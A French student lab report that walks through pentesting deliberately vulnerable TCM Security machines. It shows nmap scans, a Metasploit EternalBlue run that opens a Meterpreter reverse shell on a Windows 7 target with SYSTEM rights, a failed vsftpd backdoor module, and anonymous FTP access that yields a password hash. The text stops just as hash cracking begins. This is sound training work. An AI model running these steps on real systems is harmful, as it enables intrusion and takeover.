SAE 3.03 - CYBER

Découvrir le Pentesting

Matthias DUMAS et Pierre FROSTIN

BUT Réseaux et Télécommunications

Introduction

Durant cette SAE, nous avons pu mettre en application ce que nous avons appris durant la ressource « Méthodologie de Pentesting ». Nous avons pu mettre en place les 4 premières phases du pentesting qui sont la reconnaissance, le scanning, l'évaluation des vulnérabilités et l'exploitation, les phases « maintenir l'accès » et « effacer nos traces » étant hors de notre portée. Nous avons travaillé sur 5 machines vulnérables (mises à disposition par TCM Security) dont la difficulté est croissante :

- Blue (Windows)
- Academy (Linux)
- Dev (Linux)
- Butler (Windows)
- Black Pearl (Linux)

De plus, avant de commencer nos différentes manipulations sur les machines, nous avons rejoint différents forums et réseaux sociaux qui pourraient nous aider si nous sommes beaucoup trop en difficulté et que nous perdons trop de temps, par exemple : le serveur discord de TCM, les reddits « r/Pentesting » et « r/pentest » et leurs Discords, différentes chaines YouTube « Pentest-Tools », « Pentester Academy TV », « hack5 » ou encore « LiveOverflow », etc…

Nous savions que ces différentes sources d'informations pourraient nous être utile durant les phases de pentest.

Pour les 5 machines, nous avons utilisés les 2 commandes suivantes :

- `netdiscover -r <@ du réseau>`
  - Outil utilisé pour détecter des périphériques connectés à un réseau local
  - -r permet de spécifier une plage d'adresses IP
- `nmap-T4 -p-A <adresse IP>`
  - T pour la vitesse : de 0 à 5, 4 est une valeur qui permet d'avoir un résultat rapide
  - -p- pour scanner tous les ports (si on ne précise rien nmap va scanner les ports normalisés)
  - -A détecte plus d'informations

Enfin, pour chaque machine virtuelle à Pentest, nous l'avons placée en dans le même réseau NAT que notre Kali avec le DHCP activé.

Table des matières

Machine vulnérable 1 : Blue

1. Découverte de l'adresse IP et des services de la machine

Dans un premier temps, nous recherchons l'adresse IP de la machine cible avec la commande suivante **que nous utiliserons durant l'entièreté de la SAE** :

```
netdiscover -r 10.0.2.0/24
```




Figure 1 : Adresse IP

Nous utilisons ensuite NMAP pour découvrir les différents ports ouverts sur la machine, et donc les services correspondants, **la commande suivante sera utilisée durant l'entièreté de la SAE, seule l'adresse IP de la cible va changer** (nos deux machines de travail ne sont pas configurées avec le même réseau NAT) **:**

```
nmap -T4 -p- -A 10.0.2.15
```




Figure 2 : Découverte des services

Nous pouvons observer qu'il s'agit d'une machine Windows 7 Ultimate. Trois ports intéressants sont ouverts sur cette machine :

- **TCP 135 :** Protocole RPC *(Remote Procedure Call)*. Ce service permet aux autres machines d'obtenir les différents services actifs sur la machine. Concrètement, une machine distante va demander sur le port 135 le numéro du port pour tel service. Cette dernière pourra ensuite se connecter sur le port correspondant.
- **TCP 139 :** Protocole NetBIOS *(NETwork Basic Input Output System)*. Ce service permet aux machines Windows de créer des partages de fichiers et d'imprimantes. Il s'agit d'un service vieillissant (utilisé sur Windows XP et antérieur).
- **TCP 445 :** Protocole SMB *(Server Message Block)*. Ce service remplace NetBIOS pour proposer des partages de fichiers et d'imprimantes sur les réseaux de machines Windows.

2. Recherche et lancement de l'attaque avec Metasploit

Le protocole Samba (SMB) est connu pour sa faille de sécurité **EternalBlue** utilisée dans le *ransomware* WannaCry, à savoir la vulnérabilité **MS17_010_eternalblue** (voir sources). Cette faille qui touche le service SMBv1 permet l'exécution de code à distance. Nous allons donc tenter de trouver un exploit avec Metasploit :

```
msf6 > search smb eternalblue

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'

msf6 >
```

Figure 3 : Recherche d'exploits sur SMB

Metasploit répertorie l'exploit **EternalBlue** mentionné précédemment. Voici les paramètres de cet exploit :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                             tasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only af
                                             ects Windows Server 2008 R2, Windows 7, Windows Embedded Standard
                                              7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects
                                              Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 t
                                             arget machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows S
                                             erver 2008 R2, Windows 7, Windows Embedded Standard 7 target mach
                                             ines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.0.4       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.
```

Figure 4 : Paramètres de l'exploit

Nous lançons donc l’attaque avec la commande `run` :

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.15:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.2.15:445         - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 10.0.2.15:445         - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.2.15:445 - The target is vulnerable.
[*] 10.0.2.15:445 - Connecting to target for exploitation.
[+] 10.0.2.15:445 - Connection established for exploitation.
[+] 10.0.2.15:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.15:445 - CORE raw buffer dump (38 bytes)
[*] 10.0.2.15:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61  Windows 7 Ultima
[*] 10.0.2.15:445 - 0x00000010  74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20  te 7601 Service
[*] 10.0.2.15:445 - 0x00000020  50 61 63 6b 20 31                                Pack 1
[+] 10.0.2.15:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.15:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.15:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.15:445 - Starting non-paged pool grooming
[+] 10.0.2.15:445 - Sending SMBv2 buffers
[+] 10.0.2.15:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.15:445 - Sending final SMBv2 buffers.
[*] 10.0.2.15:445 - Sending last fragment of exploit packet!
[*] 10.0.2.15:445 - Receiving response from exploit packet
[+] 10.0.2.15:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.15:445 - Sending egg to corrupted connection.
[*] 10.0.2.15:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 10.0.2.15
[*] Meterpreter session 2 opened (10.0.2.5:4444 → 10.0.2.15:49160) at 2024-12-10 11:31:08 +0100
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.15:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter >
```

Figure 5 : Reverse Shell

Le texte **WIN** s’affiche, qui laisse penser que l’attaque a fonctionné. Afin de s’en assurer, nous tapons la commande `pwd` qui permet d’afficher le chemin du répertoire courant :

```
meterpreter > pwd
C:\Windows\system32
meterpreter >
```

Figure 6 : Chemin local

Nous sommes donc bien dans le shell de Windows. La commande de Metasploit `getsystem` permet de passer en utilisateur privilégié :

```
meterpreter > getsystem
[-] Already running as SYSTEM
meterpreter >
```

Figure 7 : Elévation de privilèges

Le shell indique que nous sommes déjà utilisateur système, nous contrôlons donc la machine avec les privilèges les plus élevés. Pour confirmer cela, nous tentons de créer un

répertoire dans `System32`, normalement éditable uniquement par un administrateur du système :

```
meterpreter > mkdir zzz
Creating directory: zzz
meterpreter >
```

Figure 8 : Création d'un répertoire dans System32

```
100666/rw-rw-rw-  229888    fil   2009-07-14 03:41:59 +0200  wwansvc.dll
100666/rw-rw-rw-  36352     fil   2009-07-14 03:41:59 +0200  wwapi.dll
100666/rw-rw-rw-  103936    fil   2009-07-14 03:41:59 +0200  wzcdlg.dll
100777/rwxrwxrwx  43008     fil   2009-07-14 03:39:58 +0200  xcopy.exe
100666/rw-rw-rw-  67072     fil   2009-07-14 03:41:59 +0200  xmlfilter.dll
100666/rw-rw-rw-  199680    fil   2009-07-14 03:41:59 +0200  xmllite.dll
100666/rw-rw-rw-  22016     fil   2009-07-14 03:41:59 +0200  xmlprovi.dll
100666/rw-rw-rw-  59392     fil   2009-07-14 03:41:59 +0200  xolehlp.dll
100777/rwxrwxrwx  4835840   fil   2009-07-14 03:39:59 +0200  xpsrchvw.exe
100666/rw-rw-rw-  76060     fil   2009-06-10 22:31:09 +0200  xpsrchvw.xml
100666/rw-rw-rw-  3008000   fil   2010-11-21 04:24:32 +0100  xpsservices.dll
100666/rw-rw-rw-  1576448   fil   2009-07-14 03:41:59 +0200  xpssvcs.dll
100666/rw-rw-rw-  4041      fil   2009-06-10 23:03:31 +0200  xwizard.dtd
100777/rwxrwxrwx  42496     fil   2009-07-14 03:39:59 +0200  xwizard.exe
100666/rw-rw-rw-  432640    fil   2009-07-14 03:41:59 +0200  xwizards.dll
100666/rw-rw-rw-  101888    fil   2009-07-14 03:41:59 +0200  xwreg.dll
100666/rw-rw-rw-  201216    fil   2009-07-14 03:41:59 +0200  xwtpdui.dll
100666/rw-rw-rw-  129536    fil   2009-07-14 03:41:59 +0200  xwtpw32.dll
100666/rw-rw-rw-  303616    fil   2009-07-14 03:41:59 +0200  zgmprxy.dll
040777/rwxrwxrwx  0         dir   2009-07-14 05:20:16 +0200  zh-CN
040777/rwxrwxrwx  0         dir   2009-07-14 05:20:16 +0200  zh-HK
040777/rwxrwxrwx  0         dir   2009-07-14 05:20:16 +0200  zh-TW
100666/rw-rw-rw-  366080    fil   2010-11-21 04:24:01 +0100  zipfldr.dll
040777/rwxrwxrwx  0         dir   2024-12-10 17:32:49 +0100  zzz

meterpreter >
```

Figure 9 : Contrôle de la création du répertoire

Le répertoire s'affiche bien avec la commande `dir`, il est bien créé. Nous sommes donc administrateur de la machine, l'attaque a fonctionné.

Machine vulnérable 2 : Academy

1. Découverte de l'adresse IP et des services de la machine

Découverte de l'adresse IP :

```
3 Captured ARP Req/Rep packets, from 2 hosts.   Total size: 180
┌──────────────────────────────────────────────────────────────────────────────┐
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
└──────────────────────────────────────────────────────────────────────────────┘
10.0.2.15       08:00:27:2a:95:91      2     120  PCS Systemtechnik GmbH
10.0.2.7        08:00:27:8d:a8:c3      1      60  PCS Systemtechnik GmbH
```

Figure 10 : Adresse IP

Identification des ports ouverts sur la machine cible :

```
┌──(kali㉿kalikali)-[~]
└─$ nmap -T4 -p- -A 10.0.2.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-10 11:44 CET
Nmap scan report for 10.0.2.7
Host is up (0.0053s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.0.2.5
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 1000     1000          776 May 30  2021 note.txt
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_  256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 68.27 seconds
```

Figure 11 : Découverte des services

Nous pouvons voir qu'il s'agit d'une Debian 10+deb10u2. Nous observons 3 ports intéressants d'ouverts :

- **TCP 21** : Protocole **FTP** sert à établir la connexion initiale entre le client FTP et le serveur FTP. Nous observons que **la connexion anonyme est autorisée**. Nous avons une version vsftpd 3.0.3. Après des recherches sur internet nous avons trouvé 2 failles de sécurité :
    - **Remote Denial of Service** (Remote DoS) est une attaque visant à rendre un service ou un système inaccessible à distance pour ses utilisateurs légitimes
    - Une **backdoor** est un moyen secret d'accéder à un système informatique, à un logiciel ou à un réseau en contournant les mécanismes de sécurité habituels

Pour le Remote DoS nous avons décidé de ne pas l'utiliser car l'objectif de cette SAE est de prendre le contrôle de la machine en mode root. Vous trouverez tout de même le lien de cette l'attaque ainsi que sa CVE dans les sources.

En revanche, nous avons utilisé la backdoor (voir sources) pour essayer de gagner l'accès.

- **TCP 22** : Protocole **SSH** que l'on pourra potentiellement utiliser pour se connecter à distance, nous observons les différentes clés qui permettent d'authentifier le serveur auprès du client qui se connecte et qui utilise différents types d'algorithme :
    - **RSA (2048 bits)**
        - **Utilité** : RSA est un algorithme historique très utilisé pour le chiffrement et la signature
        - **Sécurité** : Une clé RSA de 2048 bits est encore considérée comme sûre aujourd'hui
    - **ECDSA (256 bits)**
        - **Utilité** : ECDSA (Elliptic Curve Digital Signature Algorithm) est plus moderne que RSA et utilise la cryptographie à courbes elliptiques
        - **Avantage** : ECDSA offre un niveau de sécurité équivalent à RSA mais avec des clés beaucoup plus petites. Cela le rend plus rapide
    - **ED25519 (256 bits)**
        - **Utilité** : ED25519 est un algorithme récent basé sur des courbes elliptiques. Il est optimisé pour la performance et la sécurité

- **Avantage** : Plus rapide et plus sécurisé que RSA et ECDSA. Il est recommandé pour les nouvelles installations

- **TCP 80** : Service **Web HTTP** donc trafic non sécurisé et non chiffré, une version d'Apache 2.4.38 est utilisée

2. Tentative d'attaque sur le serveur FTP

Nous passons maintenant à l'attaque en utilisant le code avec la backdoor que nous téléchargeons depuis le GitHub que vous pouvez trouver dans les sources. Nous déplaçons le fichier `amdorj_vsftpd_backdoor.rb` dans le dossier avec les différents exploits de ftp :

```
┌──(kali㉿kalikali)-[~/Downloads]
└─$ sudo mv amdorj_vsftpd_backdoor.rb /usr/share/metasploit-framework/modules
/exploits/unix/ftp/
```

Figure 12 : Déplacement du code d'attaque

Nous lançons ensuite Metasploit et commençons l'attaque :

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Ch
eck  Description
   -  ----                                  ---------------  ----       --
---  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Ye
s    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
     VSFTPD v2.3.4 Backdoor Command Execution
   2  exploit/unix/ftp/amdorj_vsftpd_backdoor  .             excellent  No
     VSFTPD v3.0.3 amdorj Backdoor Command Execution


Interact with a module by name or index. For example info 2, use 2 or use exp
loit/unix/ftp/amdorj_vsftpd_backdoor
```

Figure 13 : Choix de l'attaque précédemment importée




Figure 14 : Echec de l'attaque

L'attaque n'est donc pas concluante.

3. Connexion au serveur FTP

Nous essayons maintenant de nous connecter à la connexion Anonymous de FTP observé précédemment.




Figure 15 : Tentative de connexion à FTP en Anonymous

Nous remarquons que nous n'avons pas besoin d'entrer un mot de passe car la **connexion anonyme** sur un serveur FTP permet à un utilisateur de se connecter sans avoir besoin de fournir un nom d'utilisateur ou un mot de passe spécifiques. Nous décidons de télécharger le seul fichier disponible avec `get` :




Figure 16 : Téléchargement du fichier disponible sur le serveur FTP

Nous le trouvons donc dans notre *home* personnel. Voici ce que nous obtenons en ouvrant le fichier note.txt :




Figure 17 : Lectrure du fichier note.txt

Nous apprenons que l'utilisateur « Grimmie » utilise le même mot de passe partout et qu'il existe un serveur SQL avec une table « student » où nous découvrons diverses informations intéressantes comme le nom d'un étudiant « Rum Ham », le Hash de son mot de passe et le login pour la connexion qui est le « StudentRegno ».

Nous décidons de nous concentrer sur le hash.

4. Identification et Brute force du Hash

Nous commençons par identifier le hash avec l'outil « **hash-identifier** » que nous utiliserons à chaque fois pour identifier un hash :

